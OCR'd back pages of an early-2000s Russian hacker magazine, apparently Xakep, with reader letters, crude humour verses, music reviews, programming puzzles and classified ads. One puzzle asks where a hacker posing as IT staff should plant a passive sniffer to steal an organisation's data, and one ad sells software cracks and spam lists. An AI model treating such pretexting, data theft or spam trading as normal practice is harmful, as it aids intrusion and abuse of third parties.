
Хайя, индеець Большая Лопасть приветствует тебя, о восхваляемый всеми богами, хакер. Индеець пришел просить бледнолицего друга своего, штоба пЫсал БоЛьШа ходинга, особинна про дельфина, народ Большой Лопасти любит дельфинов очень любит... Яйха, индеець Большая Лопасть прощается с тобой, о восхваляемый всеми богами, хакер.

И, наконец, как в любом уважающем себя шедевре - happy end или история от нашего читателя со счастливым концом. Да, многие сейчас скроят морду лица, всего лишь представив себе читателя со счастливым концом. Но это не читатель, а история с концом. Короче, все поняли, а кто не понял - смеяться полчаса. Пишет нам the_magnificent [the_magnificent@hotbox.ru]

Здр-те! Пишет вам начинающий читатель вашего журнала, который не полностью, но очень даже частично изменил мою жизнь. Сейчас я учусь на втором курсе в Академии и так как я уже учусь именно на втором, а не на первом курсе, то потихоньку я начал гибать лекции, и вместо них и после них я начал ходить с одногруппником пить пиво, и так чуть ли не каждый день. В инет-клуб теперь я стал заходить только для того, чтобы посмотреть почту, т.к. money нужно было оставить все на то же пиво. Вместо круглых четверок (пятерок), которые я получал на первом курсе, я начинаю получать круглые двойки (тройки). В общем, дело уже шло к водке и далее вытекающим из этого последствиям. И как-то раз (это было где-то в середине октября), проходя мимо киоска «Роспечать», под вывеской «уцененные» я увидел два X.. - один с диском за 60 р. и без диска за 43 р., и еще один X-спец за 56 р., и причем октябрьский (цены действительно настоящие с точностью до копейки - чтоб у меня писюк перегрелся и загорелся, если я нап...ел). Почесав тыковку, я все-таки решился отказаться от пива и купить вашего Хакера (с диском, разумеется), уж очень цена понравилась и словосочетание на обложке - «ХАЛЯВНЫЙ ИНТЕРНЕТ». После прочтения X я, конечно же, забываю про свое пиво, бегу за оставшимся X-спец и начинаю копить бабули на модем, т.к., прочитав статью «Порнозарплата», меня теперь преследует навязчивая идея создать и раскрутить свой сайт (но не порно) и каждый месяц снимать халявную зелень. Конечно, я понимаю, что пока я сниму только мох, поэтому, следуя совету наимудрейшего BoomBox-а, буду сам находить инфу, изучать способы защиты и заниматься программированием, в конце концов! Для будущей халявы думаю, стоит попробовать. Я, вообще, люблю халяву во всех ее проявлениях (если не ошибаюсь и вы тоже) и как только приобрету модем, обязательно попробую посидеть в халявном Инете с помощью X-Proxy, т.к. провайдеры в нашем городе самые натуральные лохом**азвончики. На этом «The End» and Goodbye, большой thank за все, жду новых уцененных X-magazinov. С наилучшими пожеланиями, the_magnificent@hotbox.ru.

ХУМОР

Даниил Шеповалов (dan@real.xakep.ru, www.danya.ru)



Маленький хакер возвращается

Greeetz! Листал тут на днях старые номера][: рассыпающиеся в руках, полные голых GRiF'овских теток, баек Синтеза за жизнь, Ядовитых игрушек и прочего умилительного стаффа. Правда, читал я, конечно же, только свои тексты - вот, думаю, ни фига себе меня перло по-взрослому! Ну, так вот: читал я, читал и наткнулся на стихи о маленьком хакере. Типа:

■ Маленький хакер мать прикупил,
Где-то прошивку новую слил.
Нет все же CIH'а вируса злей:
В BIOS'е много стало нулей!

Смахнул я радиоактивную слезу и решил сделать еще один значимый вклад в становление новой компьютерной поэзии. Энджой, фэлла! Это все для тебя…

■ Маленький хакер ломал Пентагон,
"Янки - дебилы!" - уверен был он.
Яйца отрезаны, в жопе паяльник -
Был ЦРУ завербован племянник.

■ Маленький хакер по имени Толя
Был за проступок с работы уволен.
Знал он счета и пароли, как вижу:
Рухнула утром токийская биржа!

■ Маленький хакер насиловал Дельфи:
Сделать хотел он летающих эльфов.
Член не стоит, близорукость, сутулость.
Так же и ты про*бешь свою юность!

■ Маленький хакер по имени Ваня
Вычитал в "Хакере" байки про Даню.
Ослики, экстази, сперма, напалм:
В общем, был грустным у парня финал.

■ Маленький хакер любил дешифровку:
Коды военные взламывал ловко.
С пулей в затылке смотрит он вдаль:
Кто-то получит за парня медаль…



А Х Т У Н Г !

Правильно! Ну, конечно же, как и в старые добрые времена, мы объявляем конкурс на лучший читательский стишок о маленьком хакере! Так что, давай, загружай текстовый процессор, твори в радостном экстазе, а затем присылай получившиеся шедевры на danya@danya.ru. Самые крутые стихи будут опубликованы на этих священных страницах. Ну, а персональный приз от меня получит герой, который напишет забойный стих, заканчивающийся словосочетанием "термоядерный пепел"! |-) Сия...

Вариант 2:

■ Маленький хакер любил дешифровку:
Коды военные взламывал ловко.
Больше он воздух здесь портить не будет:
Быстро в ФАПСИ реагируют люди!

■ Маленький квакер по имени Петя
Думал, что круче него нет на свете.
Кровь в подворотне, мозги на окошке:
Гопников нынче побольше, чем кошек!

■ Маленький хакер по имени Саня
Девочку тискал на пыльном диване.
Снял с нее брюки, в трусы залез пальцем…
И обалдел, обнаружив там яйца!
(Мораль: очень опасно знакомиться в Сети… |-)

■ Маленький хакер по имени Миша
Мощный ресивер поставил на крышу.
Спутник, ракета, сигнал, перехват.
Долго дымился город Багдад…

■ Маленький хакер в штабе секретном
Пульт разобрал: аккуратно, конкретно.
Пару контактов замкнул он, дурной:
Кремль накрыло ударной волной!


■ Маленький хакер по имени Гриша
Думал, декан уж его не услышит.
Щетка, сортир и отбитое ухо:
Очень фигово быть в армии "духом"!

■ Маленький хакер по имени Кеша
Ставил Мастдай на компьютер неспешно.
Глюки, ошибки и прочая хрень.
Сайт Microsoft уж лежит третий день…

■ Маленький хакер по прозвищу Бес
Взламывал проги от 1С.
Валенки выдадут парню едва ли:
Холодно будет на лесоповале!



Рубрика "Я плакал" (самое-самое письмо Дане):



// орфография и пунктуация оригинала сохранена

Здравствуй, Даня. Пишу тебе, чтобы выразить свое истенное восхищение тем фактом, что твои заметки в журнале пользуются большой популярностью!!! Наверное, это свидетельствует об общем отупении... Прочитав и проанализировав несколько твоих статей, мне стало искренне жаль тебя! А тебе самому не надоело нести всякий бред и словесный понос? не надоело изображать из себя полного придурка? не надоело мочить туалетные шутки на уровне дет.сада? не надоело препятствовать развитию своего и чужого интеллекта? Интересно, как давно ты проверял свой IQ? Интересно, сколько раз на день ты чувствуешь себя глупым? Присудствующий в твоих статьях "юмор" отвратителен и не достоин быть написанным!!! Тебе самому-то не противно, я уже не говорю, отображать его в статьях, а думать об этом? Лично у меня, твое творчество вызывает стойкое чувство отвращения!!! Я была искренне поражена тем, что ты с легкостью назвал себя "героем нашего времени"!!! Не слишком ли самоуверенно??? На сколько я понимаю, ты нагло передрал этот термин у Лермонтова... А что за "записки шизофреника"? Под Адлера косишь? Но в наибольшее удивление меня повергла надпись:"Тайная доктрина - Даня слушает каждое утро!" Да будет тебе известно, что "Тайная доктрина" - довольно-таки объемный литературный труд, на основе которого, было написано множество книг и научных статей, таких, как "Город Богов" и "От кого мы произошли"... (и ее уж ни как нельзя слушать!) А "Тайную доктрину" и Адлера тебе и правда не помешает прочесть для общего развития... Хотя твое развитие, по-моему надо начинать с русского фольклерного творчества, такого, как "Колобок"... Желаю тебе скорейшего интеллектуального развития и дуачи твоему нравственному росту! Пока.



Музыка для хакера

Команда: не команда, а Найк Борзов
Пластинка: Заноза
Релиз: «Снегири», 2002
Реальный хит: «Одна она»

Свеженькая пластинка от Найка Борзова. Количество треков: 11. Почему такое необычное название? Из текста песни «Одна она» было выхвачено слово «заноза», символизирующее смысл этого альбома. Как говорит сам музыкант: «Заноза - болевой стержень, который не дает покоя, пока его не обнаружишь и не вытащишь наружу. Пока человек не понимает своей собственной цели, предназначения, она болит и доставляет неприятности. Ты находишься в депрессивном состоянии, потому что не можешь вытащить эту занозу, и самому себе показать, на что способен, и двигаться в правильном направлении». В общем, диск получился сочный и стимулирующий мозговую деятельность. Рекомендовано к прослушиванию и зацениванию.

Музыка для крякера

Команда: Rammstein
Пластинка: сингл «Feuer Frei!»
Релиз: Motor Music, 2002
Реальный хит: «Feuer Frei!»

Rammstein - он и есть Rammstein. Вот решили нас господа из бывшей ГДР порадовать не только синглом, чье название в переводе звучит как «Огонь, пли!», но и старой такой новостью о том, что в настоящем американском шпионском боевике с загадочным названием «хХх» вовсю заюзана музыка Rammstein. Диск очень интересен своими бонус-треками, где помимо вполне экстремальной музыки гансов звучит и ремикс от Dj Junkie XL, широко известного электронного экстремала. Очень хорош ремикс на «Du hast», а в общем и целом тотальный гитлер-капут, туши свет и выноси раненых :)).

Музыка для западлостроителя

Команда: Диско-компиляция от Тревора Джексона
Пластинка: DJ-KICKS
Релиз: Playgroup, 2002
Реальный хит: Выбирай любой, мой выбор - «Tainted Love»

Одно слово - Мегамикс! Музыкальная каша, в которой все ингредиенты очень вкусные и самые современные, несмотря на то, что танцевально-музыкальная мода плавненько так развернулась лицом к восьмидесятым. В чем разница между этим альбомом и любым другим, выбранным из сумки столичного диджея? Ответ прост: этот диск славен тем, что НЕ ПОХОЖ на то, что звучит на среднестатистическом танцполе, и вместе с тем непонятно, почему это он до сих пор там не звучит. Чего тут только нет... толпа стилей, мешанина звуков, и все это на фоне искренности и необычности подобранных композиций. Для особых фанатов есть даже редкий ремикс Тревора Джексона на «Behind The Wheel» Depeche Mode. Послушаем?
Released April 3, 2001

Музыка для warezника

Команда: RUN-D.M.C.
Пластинка: Crown Royal
Релиз: Arista Records, 2001
Реальный хит: Let's Stay Together (Together Forever)

Проходя мимо очередного уличного лотка, заваленного компакт-дисками, обратил внимание на знакомое название. Ба! Старички RUN-D.M.C.! Сколько лет прошло! RUN–DMC – корифеи рэпа с тяжелым звучанием и колоссальным успехом. Черный рэп, белый хип–хоп, «It's Like That/Sucker MCs», золотой рэповый альбом, первые прорвавшие культурные заслоны рэпперы. Это тебе не Децла слушать, тут придется присесть и серьезно подумать, буквально слушаешь рэпового Ильича. Эх, вот время было! Так и хочется гаркнуть что-нибудь вроде «Больше черного рэпа для белых!»

X-PUZZLE


Иван Скляров (Sklyarov@real.xakep.ru)

"ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!"

Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, прославятся на всю Россию (и не только) и навечно войдут в историю Х. Но помни: вариант ответа засчитывается, как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

2 приз

Второй приз получает megazlo (megazlo@eggdrop.ru) - как самый первый читатель приславший свои ответы;



ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

ОТВЕТ НА ПАЗЛ #1 "Письмо от Дани"

Секрет, который Даня поведал главреду, был следующий: "Грудь растет, как на дрожжах, если ее регулярно натирать спермой годовалого оселенка!" (Кстати, по словам Дани, этот бред он взял из журнала "Птюч" (Хакер, ver. 04.01 (28), стр. 98)) Привожу анализ письма, который провел Синтез.

Т. к. известно, что Даня всегда вставляет в конце писем свое имя, то вполне очевидно, что последние четыре символа "битого" письма и есть его имя ("Даня"). Далее нужно было понять, что же общего между этими четырьмя символами. Если внимательно посмотреть на их ASCII-коды в шестнадцатеричном представлении, то можно заметить, что они представляют собой перевернутые ASCII-коды (циклически сдвинутые на четыре разряда в двоичном представлении) имени "Даня". Т. е., например, буква "Н" (латинская) имеет код 48h, а ее перевернутое значение - 84h, что соответствует букве "Д", следующий символ имеет код 0А, а перевернутое значение - А0, что соответствует букве "а" и т. д. Таким образом, последовательно переворачивая коды каждого символа письма, получаем искомую фразу.

ОТВЕТ НА ПАЗЛ #2 "Оптимизация для ламера"

Я реально повеселился над ответами, которые мне присылали на этот пазл, каких только причудливых комбинаций я не увидел :). Но все оказалось значительно проще. Невооруженным взглядом видно, что в приведенном коде присутствуют так называемые "мертвые" строки. Понятно, что необходимо их все выудить из кода. Но куда их деть, если в условии задачи сказано, что ничего удалять нельзя? Не надо ничего придумывать, просто берем и помещаем эти строки в комментарий (первая строка). Т. е. оптимизированный код примет такой вид:

```
'13 чисел Фибоначчи POKE
A(I),I:A(I)=A(1)+A(0)
XY=A(I)+I*SQR(X+Y)/X*Y

DIM A(13)
X=0: Y=0
A(0) = 0: A(1) = 1
PRINT A(0); A(1);
FOR I = 2 TO 13
X = A(I-1)
Y = A(I-2)
A(I) = X + Y
PRINT A(I);
NEXT I
```

ОТВЕТ НА ПАЗЛ #3 "Языки программирования современности"

Языки кодинга, о которых шла речь, были следующие (по порядку):


1. Си
2. Perl
3. Visual C++
4. Delphi
5. Visual Basic
6. PHP
7. JAVA
8. Python
9. TCL

ОТВЕТ НА ПАЗЛ #4 "Загадочные строки"

Общее между приведенными строками то, что все они являются строками-висельниками, предназначенными для одной цели - повесить систему (Win 9x). Первую и третью можно просто ввести в поле Выполнить (Пуск -> Выполнить), а вторая является com-программой в шестнадцатеричном виде, которую можно ввести с помощью любого шестнадцатеричного редактора или ALT-последовательности (обо всем этом я уже неоднократно писал в Tips&Tricks).

"ДЕДУШКИН ПОДАРОК"

Дедушка для своего любимого внука заранее купил подарок к Новому году - крутую лицензионную программу на CD под названием "КРЯКЕР ИНЕТА" (внучек давно уже о такой мечтал) от фирмы Mudo$oft. Да вот беда, одолели дедулю смутные сомнения, что прога-то не лицензионная, а самая что ни на есть пиратская, и наглым образом проданная под видом лицензионной :(, хотя продавец божился, что все по-честному. Очень не хотелось бы дедуле дарить любимому внуку ломаную программу. Посмотри на файлы и папки, находящиеся на этом диске (на скриншоте), и подтверди или развей дедушкины сомнения.



"Действительно ли это пиратский диск?"

"C VS. C++"

Ниже приведены четыре маленьких куска кода, твоя задача определить, какие куски относятся к синтаксису языка "С", а какие к "С++"?

Первый кусок:

```
xakep (r, u)
int r, u;
{
int x;
for (x = 1; u > 0; --u)
        x = x * r;
return x;
}
```

Второй кусок:

```
//Вывод на консоль
printf("%d %d\n", i *= 2, j += 3);
```

Третий кусок:

```
for (int x = 0; x < MAX - 1 && c!='\n'; ++k,
sum += x)
```

Четвертый кусок:

```
int sklyarov: 4;
```

1 приз



К своему большому сожалению должен сказать, что на предыдущий пакет пазлов ни один читатель не дал ВСЕ правильные ответы, хотя многие были очень близки! :(Поэтому мы решили вручить приз автору самого оригинального решения. Этим человеком объявляется Максим Мануйлов (hunter_mail@mail.ru), давший самое оригинальное решение на четвертый пазл, вот оно:

4) Все три строки напечатаны в X v11.02[47] на странице 111 :)!

Бесспорно это такое же правильное решение, как и мое. :) Поздравляем Максима и вручаем ему приз!

"ЧТО? ГДЕ? КОГДА?"

А теперь, Дамы & Господа, приглашаю вас в интеллектуальное казино "Что? Где? Когда?". Только у нас, как бы вы ни старались, ни хрена не заработаете своим умом. Итак, первый вопрос. Житель города Мухосранска интересуется:

■ **Название какого известного программного продукта имеет косвенное отношение к великому древнегреческому оракулу?**

Подковыристый вопрос задал мухосранчанин, с удовольствием послушаем ответ. Я смотрю, у господина Друзя запотели очки? Не злоупотребляйте шампанским, господин Друзь, а то на всех не хватит... А, тем временем, следующий вопрос от программиста из села Большие Быдлы:

■ **Почему ошибка в программе называется именно жучок (bug), а, например, не крыска, слоник или бобрик?**

Действительно, почему? Кто там ржет на весь зал? Это вы, господин Козлов? Вообще-то я мог бы и сам догадаться... Тишина в зале, продолжаем. Вопрос от уборщицы из города Бинладенска:

■ **Что может быть общего между типом переменной BOOLEAN, существующим практически во всех языках программирования, и знаменитой писательницей Этель Лилиан Войнич, автором известного романа "Овод"?**

Чувствую, после этого вопроса все деньги пойдут телезрителям, а знатоки опять пойдут курить бамбук и просить милостыню в подземном переходе. Достаньте уже из-под стола господина Поташева и усадите его в кресло. Перестаньте, господин Друзь, подливать ему в бокал. Внимание, господа, черный ящик... с самолета ТУ-154.

■ **Предмет, который лежит в черном ящике, впервые появился в 1999 году. Несмотря на то, что производится он в Финляндии, используется в России в основном только в России и в странах ближнего зарубежья многими и многими десятками тысяч любителей компьютера. Что лежит в черном ящике?**


■ Внимание, господа, зафиксирована подсказка (!). Так... кто у нас сегодня отличился? Госпожа Кисленкова! Прошу помощников выгнать госпожу Кисленкову из клуба, и чтоб больше я ее здесь не видел! Мужики, мужики, аккуратнее, зачем же женщину по лицу, вы ведь не состоите в партии Жириновского. ГОСПОДИ, ЧТО ВЫ ДЕЛАЕТЕ, НАС ВЕДЬ СМОТРЯТ ДЕТИ, УБЕРИТЕ КАМЕРУ ОТТУДА...

(Все совпадения с реальными именами и фактами считать случайными).

Помоги знатокам ответить на вопросы!

"ЭФФЕКТИВНЫЙ СНИФФИНГ"

■ Хакеру необходимо проникнуть в некоторую организацию с целью получения важных данных для своих заказчиков. Ему известна схема сети (см. скриншот). Локальная сеть организации изолирована, т. е. не имеет выхода в глобальную сеть и построена по технологии Ethernet. Также известно, что коммуникационные устройства (бриджи, свитчи, роутеры) в сети не обеспечивают дополнительную фильтрацию кадров, кроме стандартной, а хабы не обеспечивают защиту от несанкционированного доступа. Данными, которые необходимы заказчикам в этой сети, обмениваются (с примитивным шифрованием) два компьютера - A и B. Непосредственно к этим компьютерам (A и B) доступ невозможен, т. к. они находятся в кабинетах со строгим учетом пользователей, зато к остальным компьютерам доступ можно легко получить. В связи с этим хакер решил проникнуть в организацию под видом работника информационно-вычислительного центра, якобы для обновления антивирусных баз на компьютерах, а на самом деле для установки сниффера (чтобы через несколько дней повторно придти и снять поснифанные данные для последующей дешифровки). Во избежание проблем хакер решил использовать исключительно пассивный сниффинг. Посоветуй ему: на какой машине (номер) лучше всего устанавливать сниффер?



"Куда поставить сниффер?"

3 приз



Третий приз получает FreeExec (FreeExec@Mail.ru) - как самый первый читатель отгадавший первый пазл (письмо от Дани);



4 приз



Четвертый приз получает Ilya Teterin (alienhard@mail.ru) - как самый напористый читатель, который не спал ночи из-за головоломок! :)

Правильные ответы смотри в следующем выпуске "X-Puzzle". Поисковик тебе в помощь! ;).

Юниты

Борда

Мессадж можно закинуть на
board@real.xakep.ru

WARNING!!!



Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)







Если ты считаешь себя частью технарской элиты, если ты - гуру, знающий реальные вещи - ты нам нужен. Набирается народ для программирования проектов. Также нужны модераторы в форум, знающие свое дело (cpp, asm, winnt). Если это по тебе - оставляй мессаги здесь: **http://alexeenko.prima.susu.ac.ru/forum**





Дарова! Напишу на заказ программу на БЭЙСИКЕ, СИ, АССЕМБЛЕРЕ. ЗА $. НЕДОРОГО ПИШИТЕ **23s@ukr.net** **23s@zmail.ru**

Всем hi! Ищу работу в сфере 3D графики. Хорошо знаю 3Dmax, на среднем уровне - Maya. Большие денежки просить не собираюсь, главное, что бы работа не в офисе. mailto: **global@lic.ru**

Могу достать кряк или серийный номер к любой программе за webmoney,спам-листы. Буду обмениваться спам-листами разного вида и количества. Или можно просто продать за WM.Мылить на **sbiam@land.ru**





